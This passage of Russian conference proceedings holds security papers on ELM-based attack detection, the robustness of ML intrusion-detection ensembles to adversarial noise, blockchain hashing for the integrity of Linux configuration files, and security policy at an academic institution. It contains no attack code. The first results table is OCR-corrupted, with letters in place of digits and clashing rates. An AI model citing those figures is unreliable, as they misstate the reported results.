Эта модель нейронной сети демонстрирует удовлетворительную производительность обобщения и способна учиться в тысячи раз быстрее, чем сети, обученные с использованием обратного распространения. Веса на выходе могут быть определены аналитически с использованием метода регрессии наименьших квадратов.

Для обучения предлагаемого распределенного классификаторп Extreme Learning Machines в рамках настоящего исследования использовался Apache Spark. Выбор обусловлен тем, что Apache Spark имеет свою собственную масштабируемую библиотеку машинного обучения (MLlib), которая обрабатывает распределенные матрицы.

Чтобы оценить производительность предлагаемой структуры распределенного обнаружения атак, мы использовали набор данных CICIDS2017, который включает в себя различные сценарии трафика, также относящиеся к различным типам атак, включая DoS, представленные несколькими видами ботнетов. Каждый из этих сценариев содержит собранный трафик в форме двунаправленных файлов NetFlow, включая метки, идентифицирующие атаки.

Количественные результаты наших экспериментов были представлены в таблице.

Результаты экспериментального исследования

Параметры алгоритма	Сканирование устройств								
	TPR	FPR	TNR	FNR	P	ACC	ERR	FM	MC
ELM(0.3,1)	1.00	0.02	0.08	0.00	0.92	0.8G	0.02	0.9G	0.82
ELM(0.2,1)	1.00	0.02	0.08	0.00	0.92	0.8G	0.02	0.9G	0.82
ELM(0.2,l+3)	1.00	0.01	0.07	0.00	0.98	0.99	0.01	0.99	0.91
Параметры алгоритма	DDOS								
	TPR	FPR	TNR	FNR	P	ACC	ERR	FM	MC
ELM(0.3,1)	0.21	0.01	0.99	0.79	0.92	0.7G	0.24	0.35	0.32
ELM(0.2,1)	0.23	0.03	0.97	0.77	0.74	0.74	0.2G	0.35	0.30
ELM(0.2,l+3)	0.21	0.03	0.97	0.79	0.7G	0.74	0.2G	0.33	0.28
Параметры алгоритма	Заражение устройств								
	TPR	FPR	TNR	FNR	P	ACC	ERR	FM	MC
ELM(0.3,1)	0.G2	0.01	0.99	0.38	0.97	0.90	0.09	0.7G	0.GG
ELM(0.2,1)	0.77	0.04	0.9G	0.23	0.8G	0.91	0.09	0.82	0.74
ELM(0.2,l+3)	0.83	0.01	0.99	0.17	0.95	0.95	0.05	0.88	0.83

В рамках экспериментов проведена оценка предлагаемого решения по трем сценариям, связанным с кибербезопасностью. Для каждого из сценариев мы сравнили три различные конфигурации алгоритма обучения. Конфигурации обозначаются как ELM (c, w), где c указывает вес основного класса (который предназначен для уменьшения смещения классификатора ELM) и w, который указывает ширину временных окон, используемых для извлечения признаков. В первых двух конфигурациях ELM используются одиночные (длительностью в одну минуту) временные окна, а в третьей используются объединения временных окон (одна минута плюс три минуты).

Заключение. На основе полученных данных можно заметить, что активность при сканировании сети, может быть легче обнаружена, чем другие виды атак. Практически во всех экспериментах мы

можем наблюдать удовлетворительные значения точности и точности вместе с довольно низким уровнем ошибок.

Исследование выполнено при финансовой поддержке РФФИ в рамках научных проектов № 18-07-01446, № 20-07-01065, № 20-57-53019, а так же гранта Президента Российской Федерации для государственной поддержки молодых российских ученых – кандидатов наук (МК-860.2019.9).

Библиографический список

1. Кругова Ю.С. Интернет вещей как глобальная инфраструктура для информационного общества // Лучшая студенческая статья 2019. – 2019. – С. 109–111.

2. Анализ методов корреляции событий безопасности в SIEM-системах. Ч. 2 / А.В. Федорченко, Д.С. Левшун, А.А. Чечулин, И.В. Котенко // Тр. СПИИРАН. – 2016. – № 6(49). – С. 208–225.

3. Технологии больших данных для корреляции событий безопасности на основе учета типов связей / И.В. Котенко, А.В. Федорченко, И.Б. Саенко, А.Г. Кушнеревич // Вопросы кибербезопасности. – 2017. – № 5(24). – С. 2–16.

4. Разработка подхода к определению кибератак на основе анализа поведения функции ускорения изменения состояний сетевых узлов / И.П. Болодурина [и др.] // Информационные технологии в науке, управлении, социальной сфере и медицине. – 2019. – С. 531–538.

Сведения об авторах

Парфёнов Денис Игоревич – кандидат технических наук, доцент кафедры «Прикладная математика» Оренбургского государственного университета, г. Оренбург, e-mail: parfenovdi@mail.ru

Парфёнов Антон Игоревич – студент Оренбургского государственного университета, гр. 18ПИнж(ба)РПиС, г. Оренбург, e-mail: anton_parfenov@bk.ru

УДК 004.054

И.И. Безукладников, Е.Д. Томилова

ОЦЕНКА РОБАСТНОСТИ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ, ИСПОЛЬЗУЕМЫХ В СИСТЕМАХ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ

В статье приведена оценка робастности наиболее распространенных алгоритмов машинного обучения, на основе которых системы обнаружения вторжений принимают решения о вредоносной сетевой активности. Рассматривается влияние состязательных возмущений в данных на качество работы ансамблевых методов в зависимости от способов объединения и обучения базовых моделей.

Ключевые слова: система обнаружения вторжений, машинное обучение, состязательные возмущения, ансамблевые методы.

I.I. Bezukladnikov, E.D. Tomilova

ROBUSTNESS EVALUATION OF MACHINE LEARNING METHODS USED IN INTRUSION DETECTION SYSTEMS

The article provides a robustness evaluation of the most common machine learning algorithms, on the basis of which intrusion detection systems make decisions about malicious network activity. The influence of adversarial perturbations in the data on the quality of ensemble methods work, which depend on the methods of combining and training basic models, is considered.

Keywords: intrusion detection system, machine learning, adversarial perturbations, ensemble methods.

В настоящее время в индустрии ИБ активно применяются алгоритмы машинного обучения (МО), например, в таких системах как системы обнаружения и предотвращения вторжений (IDS/IPS), SIEM, anti-fraud системы, антивирусы, платформы Threat Intelligence и др. Алгоритмы МО в большинстве случаев заменили ручной анализ трафика и мониторинг инцидентов, которые стали практически невозможными из-за возрастающих объемов данных и повышающейся мощности трафика, проходящего в секунду. К средствам защиты информации предъявляются такие требования, как автономность, высокая скорость реагирования, адаптация к изменяющимся условиям работы и новым угрозам. Модели, созданные на основе алгоритмов МО, удовлетворяют этим требованиям. В быстро

меняющихся средах методы МО значительно превосходят ручные правила и другие подходы, поскольку они могут выводить скрытые шаблоны в данных, могут быстро адаптироваться к новым сигналам и поведениям и могут обеспечивать статистическую достоверность процесса принятия решений.

Несмотря на то, что существует растущая потребность в алгоритмах обучения для решения таких проблем, как обнаружение вторжений, необходимо тщательно интегрировать МО в среду функционирования информационной системы, чтобы сам компонент модели МО не стал мишенью для атаки. Проблема заключается в том, что методы МО могут подвергать систему угрозам вследствие эксплуатации злоумышленником уязвимостей, характерных для процесса МО. Можно выделить три основных стадии, на которых возможна эксплуатация уязвимостей:

1) преобразование информации о пакетах в наборы векторов данных;

2) обучение модели;

3) оценка качества модели на тестовых данных, контроль переобучения.

Атаковать можно либо саму систему, которая работает на основе алгоритмов МО, либо данные, которые используются для обучения модели МО. Модели МО обучаются не один раз, они требуют периодического переобучения. На этапе обучения СОВ накапливает трафик в специальном хранилище, преобразует его в набор признаков и затем обучается на полученной выборке. В результате обучения выявляются новые закономерности в трафике. При реализации угроз безопасности информации происходит нарушение таких критериев, как конфиденциальность, целостность, доступность. При нарушениях целостности систем МО нарушается процесс вывода, что приводит к снижению доверия или неправильной классификации данных. При этом цель злоумышленника – получить несанкционированный доступ к системным ресурсам. Нарушения доступности приводят к снижению качества (например, скорости вывода) или доступа (отказ в обслуживании), что делает компонент МО недоступным для пользователей. Нарушение конфиденциальности означает, что злоумышленник может извлечь данные, на которых обучалась модель или параметры самой модели и на их основе сде-

лать вывод о работе модели. Атаки на получение информации о модели включают в себя атаку извлечения, раскрывающую архитектуру или параметры модели, или атаку, позволяющую злоумышленнику построить замещающую модель.

Чтобы эффективно применять МО в качестве инструмента для работы СОВ в компьютерных системах, необходимо исследовать, как эти методы обучения работают при воздействии состязательных возмущений. Для обучения и тестирования моделей был выбран набор данных UNSW-NB 15 с платформы Kaggle, разработанный сотрудниками Cyber Range Lab of the Australian Centre for Cyber Security. Для задачи обнаружения вторжений на некоторой части X_{train} входных данных известен верный ответ, то есть для каждого объекта $x \in X_{\text{train}}$ известны метки $y(x) \in \{0,1\}$ – является ли данный объект частью вредоносного соединения. Задача выдачи меток для новых данных, X_{test}, формально является задачей бинарной классификации и может решаться при помощи любых алгоритмов МО с учителем.

Всего представлено 48 признаков сетевого соединения. Среди этих признаков параметры заголовков пакетов, характеристики соединений, данные об источнике и получателе и некоторые временные признаки. Такие данные, как IP-адреса отправителя и получателя не были использованы для обучения моделей, так как эти признаки являются неинформативными для выявления вредоносной активности. Также указан вид предполагаемой атаки: отказ в обслуживании (DoS); удаленное выполнение произвольного кода (shellcode); обход аутентификации, обход защиты от НСД к устройству (backdoor), тестирование ПО с целью обнаружить «дыры» безопасности в приложении или ОС (fuzzers); применение сканеров (analysis); эксплуатация уязвимости (exploit); попытка обнаружения коллизии хэш-функции (generic); разведка (reconnaissance); копирование вредоносом самого себя (worm).

Целевая метка принимает значение 0 для нормального соединения и значение 1 при вредоносном соединении. Цель классификации состоит в том, чтобы спрогнозировать метку класса, которая представляет собой набор из заранее определенного списка возможных вариантов.

Выбор алгоритма классификации данных требует практических навыков, поскольку каждый алгоритм имеет особенности. На практике для того чтобы выбрать наилучшую модель для конкретной зада-

чи, необходимо сравнить качество нескольких разных алгоритмов обучения. Качество классификатора, его вычислительная и предсказательная мощность преимущественно зависят от данных, предназначенных для тренировки модели.

В качестве базовых алгоритмов МО будут использованы дерево принятия решений и метод опорных векторов. Сами по себе модели на основе этих алгоритмов считаются слабыми и по отдельности почти не используются. Целесообразнее применять ансамблевые методы, которые объединяют несколько слабых классификаторов, для получения модели с лучшими характеристиками.

Рассмотрим три варианта композиции базовых алгоритмов:

– Бэггинг (bagging или bootstrap aggregation). Используются однородные базовые модели. Их обучение происходит параллельно и независимо друг от друга;

– Бустинг (boosting). Используются однородные базовые модели. Их обучение происходит последовательно;

– Стекинг (stacking). Используются разнородные базовые модели. Их обучение происходит параллельно и независимо друг от друга.

Композиция – это объединение n алгоритмов в один с последующим усреднением их ответов по следующей формуле:

$$a(x) = \mathrm{sign}\frac{1}{\mathrm{N}}\sum_{\mathrm{n}=1}^{\mathrm{N}} b_n(x). \quad (1)$$

При решении задачи классификации берется знак от $a(x)$.

Успешность атаки на модели МО зависит от знания злоумышленника о применяемой модели МО и от используемой стратегии внесения шума в данные.

Внесение шума в данные представляет собой оптимизационную задачу поиска небольшого входного возмущения, которое бы вызвало большое изменение в функции потерь и привело к неправильной классификации на выходе.

Для исследования были выбраны две модели шума: отсутствующие значения и искаженные значения. В первом случае для заданного уровня шума с вероятностью p_0 известное значение признака в таблице удаляется. Второй вариант внесения шума связан с заменой известного значения признака на другое, допустимое, но неверное для данного примера.

Если мы используем в качестве базового алгоритма дерево принятия решений, то следует отметить, что случайно выбранный экзем-

пляр данных пройдет далеко не через все узлы этого дерева. Следовательно, задача состоит в том, чтобы эффективно распределить шум между признаками в соответствии со статистическим анализом обучающей выборки, сохранив заданный средний уровень шума p_0.

Результаты оценки качества работы моделей на основе композиций алгоритмов до и после внесения шума в данные представлены в таблице.

Оценка качества моделей на обучающей выборке

Модели ансамбля	F1-score до искажения данных	F1-score после искажения данных
Бэггинг	0,97	0,76
Случайный лес	0,95	0,79
Градиентный бустинг	0,86	0,57
Адаптивный бустинг	0,98	0,70
Стекинг	0,98	0,74

Оценка качества работы моделей проводилась с помощью метрики F1. Она сочетает в себе такие метрики оценки качества, как полнота и точность и дает некий компромисс между ними.

На основании полученных результатов можно сделать вывод о том, что более устойчивы к состязательным возмущениям те ансамблевые методы, в которых обучение базовых алгоритмов осуществляется параллельно и, следовательно, они не склонны к переобучению. Различные вариации бустинга предполагают то, что при обучении каждой последующей базовой модели, учитывается ошибка предыдущей модели. Методы бустинга склонны к переобучению, то есть глубокому выявлению закономерностей в обучающих данных, что отрицательно влияет на обобщающую способность на тестовых данных.

Как известно базовые модели демонстрируют не очень хорошие результаты, поскольку имеют высокое смещение или большой разброс, поэтому устойчивость рассмотренных моделей к шуму в данных зависит также и от правильного сочетания базовых алгоритмов в композициях. Как видно из результатов, однородные ансамблевые модели, то есть модели, которые объединяют одинаковые базовые алгоритмы, являются более устойчивы к шуму, чем разнородные модели.

Библиографический список

1. Разработка методов снижения влияния шума в алгоритмах обобщения / В.Н. Вагин, А.В. Суворов, М.В. Фомина, О.Л. Моросин // Образовательные ресурсы и технологии. – 2016. – № 3. – С. 59–68.

2. Большев А.К., Лисс А.Р. Прототип эвристической системы обнаружения вторжений в компьютерные сети на основе метода главных компонент // Научно-технические ведомости СПбГПУ. – 2010. – № 4. – С. 200–204.

3. Rocca J. Ensemble methods: bagging, boosting and stacking // Towards Data Science [Электронный ресурс]. – URL: https://datascience.com/ensemble-methods-bagging-boosting-and-stacking-c9214a10a205 (дата обращения: 20.05.2020).

Сведения об авторах

Безукладников Игорь Игоревич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: corrector@at.pstu.ru

Томилова Екатерина Дмитриевна – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1м, г. Пермь, e-mail: kttomilova@yandex.ru

УДК 620.3.51

В.А. Чалин

МОДЕЛЬ ЗАЩИТЫ АВТОМАТИЗИРОВАННЫХ ИНФОРМАЦИОННЫХ СИСТЕМ ПОД УПРАВЛЕНИЕМ ОС LINUX НА ОСНОВЕ ТЕХНОЛОГИИ BLOCKCHAIN С ИСПОЛЬЗОВАНИЕМ СМАРТКОНТРАКТА ETHERIUM

В данной работе предложена модель защиты автоматизированной информационной системы под управлением ОС Linux с использованием технологии блокчейн. Реализация модели позволит сократить временные издержки, снизить человеческий фактор при обеспечении целостности АС.

Ключевые слова: блокчейн, транзакция, смартконтракт, Ethereum, хеширование.

V.A. Chalin

PROTECTION MODEL FOR AUTOMATED INFORMATION SYSTEMS UNDER CONTROL OF LINUX OS ON THE BASIS OF BLOCKCHAIN TECHNOLOGY USING ETHERIUM SMART CONTRACT

In this work, we proposed a model for provide security automated information system running on Linux using blockchain and smartcontract. The implementation of the model will reduce time costs and reduce the human factor while ensuring the integrity of the automated information system.

Keywords: blockchain, smartcontract, transaction, etherium, hash.

Для того что бы детальнее подойти к вопросу применимости смарт-контракта в рамках исследуемой темы, необходимо подробнее рассмотреть принцип его работы. Наглядным образом, стороны фиксируют договоренности и условия выполнения того или иного сценария развития отношений между собой, при помощи языка программирования, таким образом, что наступление определенных событий будет автоматически вызывать выполнение предопределенного кода [1].

Применение смарт-контракта для обеспечения эффективной защищенности автоматизированной системы, подразумевает решение проблемы автоматизации процессов и мероприятий касающихся обеспечения конфиденциальности, целостности и доступности цир-

кулирующей информации. Что приводит к повышению эффективности функционирования автоматизированной системы, т.е. к снижению оптимизации затрат на мероприятия по защите информации. В случае если величина снижения риска убытков превышает убытки, связанные со снижением эффективности функционирования, автоматизацию системы защиты информации с помощью внедрения смарт-контракта можно считать оправданной.

Определение уязвимых конфигурационных данных. В рассматриваемой операционной системе Linux, в отличие от Windows нет определенного реестра конфигурации системы. Весь пул настроек расположен вокруг файлов системы в директории /etc/. Всего директория содержит более 30 системных файлов, часть из которых не имеет смысла инициализировать в качестве потенциально уязвимых, так как их модификация и деинсталляция не приведет к изменениям состояния системы. Главная задача рационального определения хешируемых данных обуславливается тем, что необходимо определить статичные данные которые не изменяются в ходе эксплуатации системы. Существует целый ряд приоритетных для защиты файлов например: /etc/passwd – данные о пользователях системы, /etc/shadow – пароли пользователей в хешированном виде. Однако смысл хранения хэша подобных конфигураций сводится к нулю по причине возможного изменения самими пользователями системы.

Требования к конфигурируемым данным:

– статичность атрибутов;

– файл должен быть значимым для работоспособности системы.




Рис. 1. Структура серверного программного обеспечения

Все компоненты оболочки LAMP интегрированы программными утилитами в среду Linux, а значит, мы можем исходя из обозначенных ранее критериев осуществить их хеширование. При интегрировании системы управления базой данных MySQL в числе файлов содержащих статичные данные присутствует конфигурация /etc/my.cnf [2]. В случае с интегрированным веб сервером Apache необходимо обойти ряд файлов. Основной конфигурационный /etc/httpd/conf/httpd.conf, и ряд подгружаемых модулей листинг которых содержится в файле /etc/httpd/conf.modules.d/00-base.conf. Также в комплексе установленных утилит имеется программное обеспечение отвечающее за анализ пакетов – netfilter. Межсетевой экран установлен в виде утилиты iptables, конфигурация /etc/sysconfig/iptables. Изменения в каждом отдельно взятом пуле конфигурационных данных фиксирует регистр (2).




Рис. 2. Структура хеширования данных компонентов АСУ

Рассматриваемая модель хеширования данных имеет критерий масштабируемости, глобально служба ответственная за функцию хеширования может принимать на себя нагрузку по объединению парка из нескольких серверов.

Модель хеширования инициализированных данных. В процессе изучения способов защиты автоматизированных систем от действий злоумышленника становится понятно, что более преобладают инструменты активной защиты. В случаях, когда процесс обеспечения информационной безопасности требуется автоматизировать, приходится прибегать к помощи не доверенной третьей стороне. Исходя из собранной информации в предыдущей части, мы можем переложить часть рутиных действий в распределенную базу данных – блокчейн [3]. Анализ технологии показывает, что она подходит для узкого круга сфер применений. В частности мы не можем полностью делегировать сверху полученных нами хешей данных исследуемой автоматизированной системы, но, исходя из прозрачности и надежности структуры блокчейна фиксировать в

нем полученные данные тем самым снизив риск компрометации конфигурируемых файлов. В данном способе исследуется технология блокчейн как некая шифрованная распределенная база данных (3).




Рис. 3. Схема работы метода хеширования конфигурационных данных

Пулы данных генерируемые на основе текущего состояния системы состоят из hash сумм. Изменение любой характеристики файла приведет к тому, что хэш изменится. Отсюда можно сделать вывод что надежно зафиксировав апробированные данные мы получаем возможность сравнения версий. После генерации, хэши собранные регистром попадают в кластер обработки в основные функции которого входит формирование смартконтрактов, обработка полученных результатов от анализатора. Сформированный смартконтракт записывает агрегированные данные в последний блок цепочки блокчейна, тем самым вносит запись в базу данных [4]. Информация о том, в каком блоке содержится текущая версия конфигурационных данных хранится в анализаторе, который в свою очередь в определенные периоды времени совершает обход сравнивая актуальную версию файлов с версией записанной в блокчейн.

Выбор command line клиента Ethereum. Стадия разработки смартконтракта в среде Ethereum знаменуется выбором инструмента для контроля процесса поднятия нод, запуска приложений. Детально остановимся на выборе оптимального программного обеспечения [5].

Критерии оценки эффективности клиента Ethereum. Лучший инструмент в работе тот, который повышает продуктивность, уменьшает время достижения поставленной цели: совместимость; обратная связь; поддержка системы контроля версий; пользовательский интерфейс.

Инструменты взаимодействия с сетью Ethereum. Geth (Go Ethereum) – отсутствует GUI следовательно, это терминальный клиент одна из самых первых версий ПО для работы с dApp приложениями. Разработано создателями проекта Ethereum. Написан на языке Go, средний порог вхождения в среду разработки.

Parity – Второй по популярности клиент, в отличии от предыдущего написан на языке программирования Rust. Другим его сильным преимуществом является низкий порог вхождения исходя из работы в формате web.

TestRPC – более продвинутая версия вышеупомянутого терминального Geth. Также отсутствует графический интерфейс, тем не менее здесь разработчик освобождается от массы рутинных действий. Одна команда позволяет заменить десяток других на Geth.

Cosmo – одна из популярных IDE для компиляции смарткон-трактов в сети Ethereum большим недостатком является то что, для работы IDE необходимо поднимать собственную ноду с включеным RPC интерфейсом. Язык программирования – Meteor.

Etheratom – единственный интерфейс который ускоряет процесс разработки за счет продуманного пользовательского интерфейса. Работает в качестве плагина к текстовому редактору Atom. Есть возможность работы с JS EVM с подключением к ноде через RPC [6].

Заключение. В ходе выполнения работы были использованы публикации отечественных и зарубежных авторов в области исследования процесса конфигурирования системы Linux, ее сопутствующих элементов, а также способов хэширования полученных данных с использованием технологии блокчейн, в частности смарткон-трактов. Созданная в ходе работы модель позволяет обеспечить необходимый уровень информационной безопасности конфигурации Автоматизированных систем. Были выполнены опытно-исследовательские работы по разработке нового смарткон-тракта и стабилизации процесса репликации. Для решения задач исследования автором были созданы и представлены классификации типов используемого инструментария, существующие на данный момент.

Для реализации системы были реализованы следующие задачи:

1. Предложены критерии выбора оптимальных инструментов для реализации смартконтрактов в блокчейн среде Ethereum. Исходя из критериев обратной связи, поддержки контроля версий, совместимости, и пользовательского интерфейса становится ясным причина выбора IDE для разработки и компиляции.

2. Разработана структура хеширования конфигурационных данных на примере серверной программной оболочки LAMP.

3. Экспериментально-опытным путем проанализированы существующие программные решения для компиляции и разработки смартконтракта на примере блокчейн платформы Ethereum

4. конфигурационных файлов исследуемого комплекса автоматизированной системы управления.

Библиографический список

1. Что такое смарт-контракты, где можно их применять и, причём тут блокчейн [Электронный ресурс]. – URL: https://tproger.ru/blogs/smart-contracts/ (дата обращения: 24.05.2020).

2. David Gross. Getting Started with Ansible for Linux on z / David Gross. – IBM Corp. – 2016.

3. Что такое Блокчейн (Blockchain)? Технология распределенного реестра простыми словами [Электронный ресурс]. – URL: https://mining-cryptocurrency.ru/blockchain/ (дата обращения 24.05.2020).

4. Погружение в разработку на Ethereum. Часть 0: блокчейн не нужен [Электронный ресурс]. – URL: https://habr.com/ru/post/421805/ (дата обращения: 24.05.2020).

5. Погружение в разработку на Ethereum. Часть 3: приложение для пользователя [Электронный ресурс]. – URL: https://habr.com/ru/ /post/339080/ (дата обращения: 24.05.2020).

6. Пишем умный контракт на Solidity. Ч. 1. Установка и «Hello world» [Электронный ресурс]. – URL: https://habr.com/ru/post/312008/ (дата обращения: 24.05.2020).

Сведения об авторе

Чалин Владислав Александрович – магистрант Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: chalin2008@yandex.ru

УДК 004.056.53

Е.Е. Егорова, Г.Ф. Масич

ОСОБЕННОСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ АКАДЕМИЧЕСКОГО УЧРЕЖДЕНИЯ

Рассмотрены особенности обеспечения информационной безопасности академического учреждения на примере ПФИЦ УрО РАН.

Ключевые слова: политика безопасности; концепция безопасности; межсетевой экран; критическая информационная инфраструктура; информационная безопасность.

E.E. Egorova, G.F. Masich

FEATURES OF INFORMATION SECURITY OF THE ACADEMIC INSTITUTION

The security features of an academic institution are considered in this article using the example of PFRC UB RAS.

Keywords: Security policy; safety concept; firewall; critical information infrastructure; Information Security.

Обеспечение информационной безопасности для любой организации – это сложный и длительный процесс, требующий от всех сотрудников скоординированных действий, в принятии зависящих от них мер. В условиях академического учреждения этот процесс усложняется рядом особенностей.

Во-первых, к множеству законов, которые требует учесть при обеспечении информационной безопасности, таких как №149-ФЗ («Об информации, информационных технологиях и о защите информации», в том числе его дополнением «О защите детей»), №152-ФЗ («О защите персональных данных»), добавляется №187-ФЗ («О безопасности критической информационной инфраструктуры Российской Федерации»). Проблема в том, что этот закон вступил в силу недавно и на текущий момент недостаточно изучен. В частности, нет четкого описания, какие конкретно действия требуются от академического учреждения для обеспечения требований этого закона.

Во-вторых, для обеспечения скоординированных действий сотрудников каждому учреждению необходимо иметь пакет докумен-

тов, регламентирующий эти действия и другие аспекты информационной безопасности. Таким пакетом документов является Концепция (или стратегия) информационной безопасности. И, поскольку Пермский федеральный исследовательский центр Уральского отделения Российской академии наук (далее ПФИЦ УрО РАН) – это территориально-распределенная совокупность Институтов, требуется создать такую концепцию безопасности, которая бы включала в себя комплекс необходимых и достаточных мер, но при этом позволяла филиалам утверждать частные Политики безопасности непротиворечащие с вышестоящей в иерархии Концепцией.

В-третьих, технический аспект информационной безопасности, а именно проектирование межсетевого экрана, осложняется текущей ситуацией в мире. В настоящее время, когда ежедневно появляются все новые угрозы безопасности, при выборе готового решения сложно быть уверенным в том, что оно не устареет на следующий день. При этом нужно учитывать, что академические учреждения – это бюджетные организации и их финансовое обеспечение сильно сужает круг доступных решений.

Важно заметить, что все эти три особенности взаимосвязаны и при обеспечении информационной безопасности, нужно уделить им одинаково большое внимание.

При обеспечении информационной безопасности первым делом было решено проанализировать всю имеющуюся информацию о новом №187-ФЗ. Согласно этому закону, критическая информационная инфраструктура – объекты критической информационной инфраструктуры, а также сети электросвязи, используемые для организации взаимодействия таких объектов.

Объектами критической информационной инфраструктуры являются информационные системы, информационно-телекоммуникационные сети, автоматизированные системы управления субъектов критической информационной инфраструктуры.

Субъекты критической информационной инфраструктуры – организации (в том числе государственные органы и учреждения), которым принадлежат объекты критической информационной инфраструктуры, функционирующие в сферах, представленных на рис. 1.

По результатам анализа был составлен алгоритм действий по реализации требований этого закона в ПФИЦ УрО РАН (рис. 2).




Рис. 1. Иллюстрация основных определений №187-ФЗ




Рис. 2. Алгоритм реализации №187-ФЗ в ПФИЦ УрО РАН

ПФИЦ УрО РАН является субъектом критической информационной инфраструктуры (далее КИИ) так как это государственное учреждение, которое имеет объекты КИИ. Перечень объектов КИИ, подлежащих категорированию, был выявлен и отправлен во ФСТЭК. После получения ответа будет приниматься решение о дальнейших действиях.

Концепция информационной безопасности, разработанная для ПФИЦ УрО РАН, составлена таким образом, что позволяет филиалам (институтам, отделам, лабораториям) как ограничиться лишь выполнением ее положений, так и создавать свои Политики информационной безопасности, содержащие дополнительные положения и инструкции. Во втором случае Концепция по-прежнему является вышестоящей в иерархии документации, ее положения являются обязательными для исполнения ее филиалами.

Состав Концепции информационной безопасности представлен на рис. 3. При проектировании межсетевого экрана по результатам тестирования отобранных на основе анализа современного рынка программных решений, был выбран межсетевой экран pfSense. Он выгодно отличается от остальных следующими важными для ПФИЦ УрО РАН качествами:

– поддержка LDAP для интеграции с существующими базами данных;

– адаптивность, то есть наличие в свободном доступе пакетов расширения, позволяющих точно настроить систему под свои нужды;

– бесплатность.




Рис. 3. Состав Концепции информационной безопасности ПФИЦ УрО РАН

